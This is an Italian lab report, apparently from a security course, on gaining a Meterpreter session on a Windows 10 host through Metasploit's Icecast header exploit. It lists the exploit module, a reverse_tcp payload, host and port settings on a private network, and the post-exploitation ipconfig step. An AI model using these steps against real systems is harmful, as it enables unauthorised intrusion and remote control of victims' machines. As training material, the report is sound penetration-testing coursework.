
**Relazione sull'attacco condotto tramite Metasploit**

**Obiettivo:**  
Ottenere una sessione Meterpreter su un sistema Windows 10 sfruttando una vulnerabilità del software **Icecast**, recuperare l'indirizzo IP della vittima e uno screenshot della sua macchina.

**Attività svolte:**

1. **Preparazione dell'attacco:**
   * È stato avviato il framework Metasploit e selezionato l'exploit appropriato per il software Icecast:
   * use exploit/windows/http/icecast\_header
   * È stato configurato un payload Meterpreter di tipo **reverse\_tcp**:
   * set payload windows/meterpreter/reverse\_tcp
   * Sono stati impostati i parametri dell'exploit:
     + LHOST: 192.168.1.58
     + LPORT: 4444
     + RHOST: 192.168.1.65
     + RPORT: 8000
2. **Esecuzione dell'exploit:**
   * L'exploit è stato avviato con il comando:
   * run
   * È stata stabilita con successo una sessione Meterpreter con il target.
3. **Raccolta delle informazioni dalla sessione Meterpreter:**
   * È stato identificato l'indirizzo IP della vittima usando il comando:
   * ipconfig

****